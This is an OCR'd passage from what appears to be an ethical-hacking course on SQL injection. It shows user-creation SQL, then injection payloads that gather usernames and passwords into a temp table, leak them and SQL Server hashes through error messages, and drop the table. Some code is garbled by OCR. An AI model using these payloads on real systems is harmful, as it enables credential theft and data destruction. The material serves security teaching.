
```
CREATE USER victor IDENTIFIED BY Pass123
TEMPORARY TABLESPACE temp
DEFAULT TABLESPACE users;
GRANT CONNECT TO victor;
GRANT RESOURCE TO victor;
```

- **Microsoft Access**

```
CREATE USER victor
IDENTIFIED BY 'Pass123'
```

- **MySQL**

```
INSERT INTO mysql.user (user, host, password) VALUES ('victor',
'localhost', PASSWORD('Pass123'))
```



Password Grabbing

- The attacker uses his/her tricks of SQL injection and **forms an SQL query intended to grab the passwords** from the user-defined database tables

Attacker
Internet
Web Application
T-SQL
Database


Grabbing username and passwords from a User Defined table

Username	Password
John	asd@123
Rebecca	qwert123
Dennis	pass@321

```
'; begin declare @var varchar(8000)
set @var=':' select @var=@var+' '+login+'/'+password+'  ' from users where login>@var
select @var as var into temp end --
' and 1 in (select var from temp) --
' ; drop table temp --
```

Password Grabbing

Password grabbing is one of the most serious consequences of an SQL injection attack. Attackers grab passwords from user-defined database tables through SQL injection queries. The attacker uses his/her tricks of SQL injection and forms an SQL query intended to grab the passwords from the user-defined database tables. The attacker may change, destroy, or steal the grabbed password. At times, attackers might even succeed in escalating privileges up to the admin level using stolen passwords.




Grabbing username and passwords from a User Defined table

Username	Password
John	asd@123
Rebecca	qwert123
Dennis	pass@321

Figure 15.16: Example of Password Grabbing

For example, attackers may use the following code to grab the passwords:

```
'; begin declare @var varchar(8000)
set @var=':' select @var=@var+' '+login+'/'+password+'  ' from users where
login>@var select @var as var into temp end --
' and 1 in (select var from temp) --
' ; drop table temp --
```



Grabbing SQL Server Hashes

The hashes are extracted using

```
SELECT password FROM sys.syslogins
```

We then hex each hash as follows

```
begin @charvalue='0x', @i=1,
@length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF'
while (@i<=@length) BEGIN
 declare @tempint int, @firstint int, @secondint int
 select @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))
 select @firstint=FLOOR(@tempint/16)
 select @secondint=@tempint – (@firstint*16)
 select @charvalue=@charvalue + SUBSTRING
 (@hexstring,@firstint+1,1) +SUBSTRING (@hexstring,
 @secondint+1, 1)
 select @i=@i+1
END
```

Finally, we cycle through all the passwords

SQL query

```
SELECT name, password FROM sys.syslogins
```

To display the hashes through an error message, convert hashes → Hex → concatenate

Password field requires dba access

With lower privileges, you can still recover the usernames and brute force the password

SQL server hash sample

```
0×010034767D5C0CFA5FDCA28C4A56085E65E882E71CB0ED250
3412FD54D6119FFF04129A1D72E7C3194F7284A7F3A
```

Extracting hashes through error messages

```
' and 1 in (select x from temp) --
' and 1 in (select substring (x, 256, 256) from temp) --
' and 1 in (select substring (x, 512, 256) from temp) --
' drop table temp --
```

Grabbing SQL Server Hashes

Some databases store user IDs and passwords in a syslogins table in the form of hash values. An attacker tries to extract clear text credentials, password hashes, tokens, etc., from the database to further compromise the target network. To extract this information, attackers need to execute a sequence of queries against the target database, as shown below:

- **Example 1**

  The hashes are extracted using

  ```
  SELECT password FROM sys.syslogins
  ```

  We then hex each hash

  ```
  begin @charvalue='0x', @i=1, @length=datalength(@binvalue),
  @hexstring = '0123456789ABCDEF'
  while (@i<=@length) BEGIN
     declare @tempint int, @firstint int, @secondint int
     select @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))
     select @firstint=FLOOR(@tempint/16)
     select @secondint=@tempint – @firstint*16)
     select @charvalue=@charvalue + SUBSTRING
     (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1,
     1)
     select @i=@i+1
  END
  ```

  Finally, we cycle through all the passwords.

- **Example 2**

  Consider the following SQL query

  ```
  SELECT name, password FROM sys.syslogins
  ```

  To display the hashes through an error message, convert hashes → Hex → concatenate

